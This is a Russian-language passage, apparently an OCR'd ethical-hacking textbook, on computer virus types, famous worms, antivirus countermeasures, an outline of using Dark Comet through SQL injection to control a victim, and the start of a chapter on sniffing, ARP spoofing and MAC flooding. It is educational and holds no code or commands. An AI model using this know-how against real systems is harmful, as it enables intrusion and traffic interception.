
В случае с вирусом, для его запуска требуется действие человека. Вирус идентифицируется как угроза после того, как пользователь замечает один из симптомов, упомянутый ранее. Компании-разработчики антивирусного программного обеспечения включают исправления в свои продукты, чтобы пользователи могли устанавливать обновления и устранять вирусы. На рисунке ниже показаны стадии вируса на протяжении всей его жизни.



Фаза заражения

На самом деле вирус имеет две фазы. Первая фаза – инфекционная. Затем следует фаза атаки. После запуска вируса последовательность событий будет продолжаться до тех пор, пока пользователь не заметит симптомы и не примет меры. После запуска вируса, он может повредить файлы и программы своего хоста или выполнять задачи, не связанные

с работающими приложениями.



Типы вирусов

Вирусы различаются в зависимости от того, как они добавляют себя в цель хоста, и как они действуют на целевую систему. Вот три вида вирусов:

- Вирус оболочки: В вирусе оболочки, код вируса образует слой вокруг кода целевой хост-программы, исходный код

перемещается в новое место, и вирус принимает свою идентичность.
- Вирус надстройки: Вирус надстройки добавляет код в начало кода хоста, поэтому код вируса выполняется перед кодом хоста.
- Интрузивный вирус: интрузивный вирус перезаписывает свой код поверх кода хоста программного кода, поэтому исходный код не выполняется должным образом.

Какие вирусы атакуют?

Другой способ классификации вирусов основан на том, что они заражают. А общей целью является загрузочный сектор, то есть область на диске, которая выполняется при запуске компьютера.
Программные вирусы заражают исполняемые файлы программ или файлы с расширением .exe, .com или .sys, например. **Многокомпонентные вирусы** заражают программные файлы, которые, в свою очередь, влияют на загрузочный сектор. **Сетевые вирусы** используют команды и протоколы компьютерной сети для репликации. **Вирусы с исходным кодом** более необычны из-за навыков, необходимых для их написания, и существует множество типов исходного кода. **Макровирусы** выполняют последовательность действий при запуске приложения.

Как вирусы заражают?

Вирусы также можно классифицировать в зависимости от того, как они заражают систему. **Резидентный вирус с функцией «уничтожить и остаться»** остается в памяти до тех пор, пока система перезапускается. **Временный вирус** имеет жизнь, которая зависит от его хозяина. Когда прикрепленная к нему программа завершается, вирус

прекращает свою работу. **Вирус-компаньон** имеет то же имя файла, что и целевой файл программы. Как только выполняется конкретная программа, вирус заражает компьютер. **Полиморфные вирусы** изменяют свои характеристики, чтобы избежать антивирусных программ. **Stealth вирусы** изменяют и повреждают прерывания вызова службы во время их выполнения. Когда запрос на выполнение операции включает эти служебные вызовы, вирус прерывает и заменяет этот вызов.
Полостные вирусы заполняют пустые места в программе и этот вирус сложнее писать. **Туннельные вирусы** пытаются установиться под антивирусом программы путем перехвата обработчиков прерываний операционной системы и избежать обнаружения. **Камуфляжные вирусы** маскируются под подлинные приложений и легко отслеживаются антивирусными программами. Это также загрузочные вирусы на CD-ROM, которые могут проникнуть в систему, будучи загруженными на компакт-диск.

Самомодифицирующиеся вирусы

Антивирусные программы сканируют шаблоны или сигнатуру вируса, байт, который является частью вируса. Если найдено совпадение с образцом, антивирусная программа помечает этот файл как зараженный. Код самомодифицирующихся вирусов изменяется каждый раз. Шифрование с переменным ключом использует ключи шифрования, и каждый зараженный файл использует другую комбинацию ключей. Чтобы манипулировать свежим исполняемым файлом, вирусы с метаморфическим кодом переписывают себя, тогда как вирусы с полиморфным кодом заражают файл копией полиморфного кода, который зашифрован.

Самые опасные компьютерные вирусы

Найдите время, чтобы просмотреть некоторые из самых известных вирусов и червей.
1. Червь **ILOVEYOU** был VBScript-ом. Он распространялся с помощью почтовых клиентов Microsoft. Он использовал вложенный файл с именем LOVE-LETTER-FOR-YOU.TXT.vbs, который при открытии копировал себя в системный каталог Windows. Червь модифицировал реестр, чтобы он мог работать, когда система загружалась.
2. Вирус **Мелиссы** также распространялся через доступ к контактам жертвы в Microsoft Outlook. Этот вирус снижал безопасность настроек компьютера. Вирус был нацелен на шаблон документа Word. Мелисса перегрузил многие серверы из-за большого количества электронной почты, которую он сгенерировал.
3. **SQL Slammer** использовал уязвимость переполнения буфера в Microsoft SQL-сервер. Хотя червь не содержал деструктивной полезной нагрузки, это действительно произвело огромное количество сетевого трафика.
4. **Нимда** использовала пять различных методов заражения и стала самым распространенным интернет-червем, поражающим рабочие станции и серверы под управлением операционной системы Windows. Название «нимда» на самом деле обратное написание слова «админ».
5. **Компьютерный червь Анны Курниковой** использовал обещанную фотографию игры в теннис, и действовал как соблазн открыть вложение.

Расширения файлов

Проверка расширения неизвестного файла - хороший способ определить безопасность файла.
Знакомы ли вы с типами файлов в списке ниже?

.COM.INI
.LNK

.BIN
.ASP
.MP3
.CSS
.REG
.DLL
.VBS
.BAT
.SYS

Контрмеры


Вирусный сканер обязателен. После обнаружения нового вируса идентифицируются сигнатурные строки вируса. Ваше антивирусное программное обеспечение должно быть обновлено новыми подписями, чтобы сканировать файлы памяти и сектора системы. Хотя антивирусные сканеры могут проверять программы до того, как они выполняются и являются самым простым способом проверки нового программного обеспечения на наличие известных вирусов, они являются reactive solution.
Средства проверки целостности считывают и записывают интегрированные данные для разработки подписи,
для этих файлов и системных секторов. Некоторые из них также способны анализировать типы изменений, которые вносят вирусы.
Перехват просматривает запросы к операционной системе на предмет действий, которые могут вызвать угрозу для программы. Если он находит запрос, всплывает перехватчик и запрашивает взаимодействие с пользователем, прежде чем продолжить.
Стандартная реакция на инцидент при работе с вирусом или червем такова:
Антивирусное программное обеспечение является

обязательным для обнаружения атаки. Чтобы проследить процессы, полезны следующие утилиты:

- **Handle.exe**: отображает информацию об открытых дескрипторах для любого процесса в системе.
- **Listdll.exe**: показывает параметры командной строки и все связанные библиотеки DLL, которые используются.
- **Fport.exe**: сообщает обо всех открытых портах TCP/IP и сопоставляет их с application.
- **Netstat.exe**: отображает сетевые подключения и сетевой протокол статистики.


Антивирусное программное обеспечение

Необходимо установить, обновить и запустить антивирусное программное обеспечение (смотрите рисунок), которое наиболее эффективно. Доступно множество вариантов.




Использование вредоносных программ

Хакеры часто используют вредоносные программы, такие как Dark Comet, для поддержания подключения к машине жертвы. Затем хакер может выполнить вредоносные задачи на компьютере жертве через это соединение.
На рисунке ниже, Windows 7 использует общедоступный IP-адрес в глобальной сети. Windows 2003 SQL находится за брандмауэром через NAT, а брандмауэр перенаправляет трафик на SQL.




На рисунке ниже, внедрение SQL обеспечивает соединение Dark Comet с жертвой.



Использование соединения

Подключение к машине-жертве предлагает ряд возможных действий. Подключившись к цели, злоумышленник может манипулировать объектом компьютера, как если бы он сидел за клавиатурой (рисунок ниже).



Резюме

Вредоносные программы написаны в интересах злоумышленника, и созданы для множества причин. Эти программы содержат черты вирусов, червей, троянов и руткитов. В этой главе Вы узнали, как трояны заражают систему жертвы, меры противодействия и порты, используемые троянами. Вы можете теперь идентифицировать симптомы вируса, типы вирусов и методы обнаружения вирусов в контрмерах. Наконец, Вы понимаете, как работает вирус, и знакомы с концепциями бэкдоров и червей.

6. Снифферы и социальная инженерия

В этой главе Вы узнаете о сниффинге, и о том, как используется эта техника. Вы получите представление о протоколах, которые могут быть уязвимы для сниффинга, и как обнаруживать типы атак сниффинга. В этой главе Вы также познакомьтесь с мерами противодействия сниффингу. Вы также узнаете о разных видах социальной инженерии, плюс контрмеры по защите пользователей от нападения.

К концу этой главы Вы сможете


1. Определять типы сниффинга и протоколы, уязвимые для сниффинга.
2. Распознавать типы сниффинг-атак.
3. Определять методы обнаружения сниффинга.
4. Определять меры противодействия сниффингу.
5. Определять различные типы социальной инженерии и контрмеры социальной инженерии.

Снифферы

Снифферы - это программы, которые отслеживают данные в сети. Программы мониторинга используют снифферы для получения метрик и используются для анализа, а сниффер не перехватывает и не изменяет данные. В качестве альтернативы, сниффинг используется для кражи паролей, электронных писем и файлов в сети.
В этой главе Вы познакомитесь с основными понятиями сниффинга и как снифферы используются при взломе. Это важно для понимания администратору, и нужно знать о снифферах и быть в курсе различных инструментов и методов защиты сетей.

Коммутируемый Ethernet

В сети Ethernet, у Вас может быть два типа сред. Во-первых, все хосты могут быть подключены к одной и той же шине, где они конкурируют за пропускную способность. В противном случае хосты подключаются к коммутатору. Конечно, использование переключателя является более безопасным, поскольку коммутатор отправляет пакеты только на тот компьютер, трафик для которого, был предназначен. Коммутируемые сети встречаются гораздо чаще. Смотрите рисунок ниже.



Типы снифферов

Большинство инструментов сниффера хорошо работают в среде, на основе концентратора. Злоумышленник может получить доступ к сети и использовать пассивный анализ путем компрометации физической безопасности организации или использования троянской программы, для установки анализатора пакетов. Сниффинг может быть классифицирован как пассивный или активный.

Пассивный сниффинг: использование коммутатора в сети является мерой противодействия против пассивного сниффинга. В коммутируемой сети при наличии пассивного сниффера, он может видеть только те данные, которые идут на машину и с машины, на которой он установлен. Пассивный анализ распространен в сетях с концентраторами, где данные собираются со всех машин. Активный сниффинг-переключатель отслеживает MAC-адрес на каждом порту и вводит трафик в локальную сеть, чтобы включить сниффинг трафика.

Активный сниффинг: Активный сниффинг-коммутатор

активно отслеживает MAC-адреса, и адрес на каждом порту и вводит трафик в локальную сеть, чтобы включить процесс сниффинга. Активные снифферы можно классифицировать как протоколы разрешения адресов: (ARP) спуфинг, MAC flooding и дублирование MAC-адресов.

- Результатом спуфинга ARP является то, что на целевой машине есть запись для шлюза, поэтому весь трафик, предназначенный для шлюза, теперь будет проходить через атакующую систему.
- Если коммутатор переполнен MAC-адресами, то он переходит в «режим отказоустойчивости» и начинает широковещательную передачу пакетов на все порты коммутатора, как это делает концентратор.
- Дублирование MAC-адресов происходит, когда сеть прослушивается для MAC-адресов, адресов клиентов, которые связываются с портом коммутатора и повторно используют один из адресов.

Протоколы, уязвимые для прослушивания

Протоколы, которые отправляют пароли и данные в открытом виде по сети, уязвимы для сниффинга. Не допускайте требования имени пользователя и пароля - это усыпит Вас ложным чувством безопасности.

Протоколы, уязвимые для перехвата, включают

